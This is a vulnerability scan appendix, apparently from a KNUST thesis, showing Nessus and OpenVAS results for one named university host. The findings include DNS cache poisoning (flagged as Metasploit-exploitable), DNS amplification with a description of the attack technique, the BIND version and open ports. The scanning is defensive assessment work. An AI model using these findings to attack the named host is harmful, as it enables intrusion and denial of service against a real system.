End time: Sat Mar 22 19:05:01 2014

Host Information

IP: 197.253.16.131

Results Summary

Critical	High	Medium	Low	Info	Total
0	1	3	0	9	13

Results Details

0/icmp

10114 - ICMP Timestamp Request Remote Date Disclosure

Synopsis

It is possible to determine the exact time set on the remote host.

Description

The remote host answers to an ICMP timestamp request. This allows an attacker to know the date that is set on the targeted machine, which may assist an unauthenticated, remote attacker in defeating time-based authentication protocols.

Timestamps returned from machines running Windows Vista / 7 / 2008 / 2008 R2 are deliberately incorrect, but usually within 1000 seconds of the actual system time.

Solution

Filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).

Risk Factor

None

References

CVE CVE-1999-0524

XREF OSVDB:94

XREF CWE:200

Plugin Information:

Publication date: 1999/08/01, Modification date: 2012/06/18

Ports

icmp/0

The difference between the local and remote clocks is -6335 seconds.

0/tcp

45590 - Common Platform Enumeration (CPE)

Synopsis

It is possible to enumerate CPE names that matched on the remote system.

Description

By using information obtained from a Nessus scan, this plugin reports CPE (Common Platform Enumeration) matches for various hardware and software products found on a host.

Note that if an official CPE is not available for the product, this plugin computes the best possible CPE based on the information available from the scan.

See Also

<http://cpe.mitre.org/>

Solution

n/a

Risk Factor

None

Plugin Information:

Publication date: 2010/04/21, Modification date: 2014/02/20

Ports

tcp/0

Following application CPE matched on the remote system :

cpe:/a:isc:bind:9.3.3rc

66334 - Patch Report

Synopsis

The remote host is missing several patches

Description

The remote host is missing one or several security patches.

This plugin lists the newest version of each patch to install to make sure the remote host is up-to-date.

Solution

Install the patches listed below

Risk Factor

None

Plugin Information:

Publication date: 2013/05/07, Modification date: 2014/03/11

Ports

tcp/0

. You need to take the following action:

[DNS Server Recursive Query Cache Poisoning Weakness (10539)]

+ Action to take: Restrict recursive queries to the hosts that should use this nameserver (such as those of the LAN connected to it).

If you are using bind 8, you can do this by using the instruction 'allow-recursion' in the 'options' section of your named.conf.

If you are using bind 9, you can define a grouping of internal addresses using the 'acl' command.

Then, within the options block, you can explicitly state:
'allow-recursion { hosts_defined_in_acl }'

If you are using another name server, consult its documentation.

19506 - Nessus Scan Information

Synopsis

Information about the Nessus scan.

Description

This script displays, for each tested host, information about the scan itself :

- The version of the plugin set
- The type of scanner (Nessus or Nessus Home)
- The version of the Nessus Engine
- The port scanner(s) used
- The port range scanned
- Whether credentialed or third-party patch management checks are possible
- The date of the scan
- The duration of the scan

- The number of hosts scanned in parallel
- The number of checks done in parallel

Solution

n/a

Risk Factor

None

Plugin Information:

Publication date: 2005/08/26, Modification date: 2014/01/21


Ports

tcp/0

Information about this scan :

Nessus version : 5.2.5
 Plugin feed version : 201403220615
 Scanner edition used : Nessus Home
 Scan policy used : nessusvul
 Scanner IP : 172.16.9.85
 Port scanner(s) : nessus_syn_scanner
 Port range : 1-65535
 Thorough tests : no
 Experimental tests : no
 Paranoia level : 1
 Report Verbosity : 1
 Safe checks : yes
 Optimize the test : yes
 Credentialed checks : no
 Patch management checks : None
 CGI scanning : enabled
 Web application tests : disabled
 Max hosts : 80
 Max checks : 5
 Recv timeout : 5
 Backports : None
 Allow post-scan editing: Yes
 Scan Start Date : 2014/3/22 18:58
 Scan duration : 362 sec

KNUST



0/udp

10287 - Traceroute Information

Synopsis

It was possible to obtain traceroute information.

Description

Makes a traceroute to the remote host.

Solution

n/a

Risk Factor

None

Plugin Information:

Publication date: 1999/11/27, Modification date: 2013/04/11

Ports

udp/0

For your information, here is the traceroute from 172.16.9.85 to 197.253.16.131 :
 172.16.9.85
 197.253.16.131

53/udp

33447 - Multiple Vendor DNS Query ID Field Prediction Cache Poisoning

Synopsis

The remote name resolver (or the server it uses upstream) may be vulnerable to DNS cache poisoning.

Description

The remote DNS resolver does not use random ports when making queries to third party DNS servers. This problem might be exploited by an attacker to poison the remote DNS server more easily, and therefore divert legitimate traffic to arbitrary sites.

Solution

Contact your DNS server vendor for a patch

Risk Factor

High

CVSS Base Score

9.4 (CVSS2#AV:N/AC:L/Au:N/C:N/I:C/A:C)

CVSS Temporal Score

7.8 (CVSS2#AV:N/AC:L/Au:N/C:N/I:C/A:C)

STIG Severity

I

References

BID	30131
CVE	CVE-2008-1447
XREF	OSVDB:46776
XREF	OSVDB:46777
XREF	OSVDB:46786
XREF	OSVDB:46837
XREF	OSVDB:47540
XREF	OSVDB:48186
XREF	CERT:800113
XREF	IAVA:2008-A-0045

Exploitable with

Metasploit (true)

Plugin Information:

Publication date: 2008/07/09, Modification date: 2012/12/10

Ports

udp/53

The remote DNS server uses non-random ports for its DNS requests. An attacker may spoof DNS responses.

List of used ports:

```
+ DNS Server: 197.253.16.131
| - Port: 53
| - Port: 53
| - Port: 53
| - Port: 53
```

35450 - DNS Server Spoofed Request Amplification DDoS

Synopsis

The remote DNS server could be used in a distributed denial of service attack.

Description

KNUST



Appendix F

Sample Test Results from OpenVAS Vulnerability Scanner.

1 Result Overview

Host	Most Severe Result(s)	High	Medium	Low	Log	False Positive
197.253.16.131 (prudence.central.edu.gh)	Severity: Medium	0	2	2	22	0
Total: 1		0	2	2	22	0

Vendor security updates are not trusted.

Overrides are on. When a result has an override, this report uses the threat of the override.

Notes are included in the report.

This report might not show details of all issues that were found.

It only lists hosts that produced issues.

Issues with the threat level "Debug" are not shown.

This report contains all 26 results selected by the filtering described above. Before filtering there were 27 results.

2 Results per Host

2.1 197.253.16.131

Host scan start Mon Jun 30 19:02:30 2014 UTC
Host scan end Mon Jun 30 20:43:57 2014 UTC

Service (Port)	Threat Level
domain (53/tcp)	Medium
general/tcp	Medium
domain (53/udp)	Low
http (80/tcp)	Low
domain (53/tcp)	Log
general/tcp	Log
domain (53/udp)	Log
http (80/tcp)	Log
ftp (21/tcp)	Log
general/CPE-1	Log
general/HOST-T	Log
general/icmp	Log
http-alt (8080/tcp)	Log
https (443/tcp)	Log
imap (143/tcp)	Log
pop3 (110/tcp)	Log
rockwell-csp2 (2222/tcp)	Log
smtp (25/tcp)	Log
ssh (22/tcp)	Log

2.1.1 Medium domain (53/tcp)

Medium (CVSS: 5.0)

NVT: DNS Amplification Attacks

Summary:

A misconfigured Domain Name System (DNS) server can be exploited to participate in a Distributed Denial of Service (DDoS) attack.

A Domain Name Server (DNS) Amplification attack is a popular form of Distributed Denial of Service (DDoS) that relies on the use of publically accessible open recursive DNS servers to overwhelm a victim system with DNS response traffic.

The basic attack technique consists of an attacker sending a DNS name lookup request to an open recursive DNS server with the source address spoofed to be the victim's address. When the DNS server sends the DNS record response, it is sent instead to the victim. Attackers will typically submit a request for as much zone information as possible to maximize the amplification effect. Because the size of the response is typically considerably larger than the request, the attacker is able to amplify the volume of traffic directed at the victim. By leveraging a botnet to perform additional spoofed DNS queries, an attacker can produce an overwhelming amount of traffic with little effort. Additionally, because the responses are legitimate data coming from valid servers, it is especially difficult to block these types of attacks.

We send a DNS request of 17 bytes and received a response of 496 bytes.

OID of test routine: 1.3.6.1.4.1.25623.1.0.103718

References

CVE: CVE-2006-0987

Other:

URL: <http://www.us-cert.gov/ncas/alerts/TA13-088A>

URL: <http://www.isotf.org/news/DNS-Amplification-Attacks.pdf>

URL: <http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2006-0987>

[[return to 197.253.16.131](#)]

2.1.2 Medium general/tcp

Medium (CVSS: 2.6)

NVT: TCP timestamps

It was detected that the host implements RFC1323.

The following timestamps were retrieved with a delay of 1 seconds in-between:

...continues on next page ...

Log
NVT:

Open port.

OID of test routine: 0

Log (CVSS: 0.0)
NVT: DIRB (NASL wrapper)

This are the directories/files found with brute force:
<http://197.253.16.131:80/>

OID of test routine: 1.3.6.1.4.1.25623.1.0.103079

Log (CVSS: 0.0)
NVT: wapiti (NASL wrapper)

wapiti report filename is empty. that could mean that
wrong version of wapiti is used or tmp dir is not accessible.
Make sure to have wapiti 2.x as wapiti 1.x is not supported.
In short: check installation of wapiti and OpenVAS

OID of test routine: 1.3.6.1.4.1.25623.1.0.80110

[\[return to 197.253.16.131 \]](#)

2.1.9 Log ftp (21/tcp)

Log
NVT:

Open port.

OID of test routine: 0

[\[return to 197.253.16.131 \]](#)